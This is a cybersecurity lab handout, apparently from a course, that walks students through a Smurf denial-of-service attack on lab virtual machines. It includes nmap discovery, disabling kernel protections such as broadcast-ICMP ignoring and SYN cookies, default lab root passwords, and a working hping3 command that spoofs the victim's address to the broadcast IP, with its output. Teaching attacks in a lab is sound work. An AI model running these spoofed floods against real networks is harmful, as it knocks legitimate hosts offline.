IMMERSIVE LEARNING ENVIRONMENT

LAB: SMURF ATTACK

INSTRUCTIONS

Step 1: Check an IP address of all the Virtual Machines.

Execute these commands on your virtual machine terminal.

Command: ifconfig

HOST: 192.168.198.129 ATTACKER: 192.168.198.132 VICTIM: 192.168.198.130 HOST: 192.168.198.129

Step 2: scan network for target machine

Kali Linux login credential, Username: root, Password: toor

Command: nmap -sP 192.168.198.0/24

```
root@Kali:~# nmap -sP 192.168.198.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-01 13:38 EDT
Nmap scan report for 192.168.198.1
Host is up (0.00017s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.198.2
Host is up (0.000089s latency).
MAC Address: 00:50:56:FD:D5:5C (VMware)
Nmap scan report for 192.168.198.128
Host is up (0.00067s latency).
MAC Address: 00:0C:29:65:FE:F5 (VMware)
Nmap scan report for 192.168.198.129
Host is up (0.0014s latency).
MAC Address: 00:0C:29:54:D6:4E (VMware)
Nmap scan report for 192.168.198.130
Host is up (0.00098s latency).
MAC Address: 00:0C:29:B3:84:66 (VMware)
Nmap scan report for 192.168.198.254
Host is up (0.00033s latency).
MAC Address: 00:50:56:EF:8E:7B (VMware)
Nmap scan report for 192.168.198.132
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 1.60 seconds
```

Target Machine

Figure 1: Nmap network scan result

Select a victim machine as a target for example 192.168.198.130 as per our lab document.

Note: Please make sure with your own lab network and find the network address along with your network broadcast IP address

Hint: ifconfig



Figure 2: ifconfig output

Inet addr is know as your machine IP address, Bcast is your machine network broadcast address. Similarly, Mask is your network subnet mask help to define the number of usable host IP address on your network.

Step 3: Disable sysctl configuration

Before we begin we need to disable some of the system advance security options to allow ICMP echo request and broadcast message. Follow the instruction to modify sysctl.conf file. Make sure to edit the file with super user (root) privilege.

Command: sudo vi /etc/sysctl.conf

Super user (root) credential (password) : dees

Amend the following line as follow on all Virtual Machine except attacker (Kali) VM.

net.ipv4.conf.default.rp_filter=0
net.ipv4.conf.all.rp_filter=0
net.ipv4.tcp_syncookies=0
net.ipv4.icmp_echo_ignore_broadcasts = 0

Note: For your convenience the file has been pre-modified. Please make sure the file has the following line enabled as explained.

Reload sysctl configuration after making change on file.

Command: sudo sysctl -p

Step 4: Run Wireshark on attacker machine

You can simply click Wireshark shortcut on you host VM quick lunch bar at left side of you screen or type wireshark on you host VM terminal.

Command: wireshark



Figure 3: Instruction to lunch Wireshark on host machine

Step 5: Capture network packets with Wireshark on attacker machine

Double click on your host machine ethernet interface from Wireshark welcome screen. In general, the host machine physical interfaces are listed at the top, in most case the very first option.



Figure 4: Capturing host machine network packets

Step 6: Execute Smurf attack

Select attacker VM on your virtual machine workstation. Open terminal from quick launch bar on left side of your screen. We will use hping3 network tools which is easy to use, and handy pre-build tool set comes with Kali Linux.

Note: Make sure to run the following command with super user (root) privilege.

Command: # hping3 –icmp -c <number of packets> --spoof <target machine IP address> <Network broadcast IP address>

Example: # hping3 --icmp -c 10 --spoof 192.168.198.130 192.168.198.255Super user (root) password: toor

```
root@Kali:~# hping3 --icmp -c 10 --spoof 192.168.198.130 192.168.198.255
HPING 192.168.198.255 (eth0 192.168.198.255): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.198.129 ttl=64 id=9677 icmp_seq=0 rtt=7.8 ms
DUP! len=46 ip=192.168.198.2 ttl=128 id=16841 icmp_seq=0 rtt=7.9 ms
DUP! len=46 ip=192.168.198.128 ttl=64 id=3979 icmp_seq=0 rtt=8.3 ms
len=46 ip=192.168.198.2 ttl=128 id=16842 icmp_seq=1 rtt=2.9 ms
DUP! len=46 ip=192.168.198.128 ttl=64 id=4003 icmp_seq=1 rtt=3.0 ms
DUP! len=46 ip=192.168.198.129 ttl=64 id=9706 icmp_seq=1 rtt=3.0 ms
```

Figure 5: Executing Smurf attack

Step 7: Observe the output

Open the Wireshark on attacker machine and observe the number of ICMP echo ping request to target machine and respond. You will notice an ICMP ping request is initiated from target machine and the ICMP request is send to network broadcast IP address. The ICMP respond is send from all the active host on the network. The ICMP respond is flooded to target machine which will eventually lead to a problem and overtime the target machine will be unable to respond to legitimate network request.



Figure 6: ICMP packets captured in Wireshark

WHAT TO SUBMIT

Submit you work with detailed screenshots.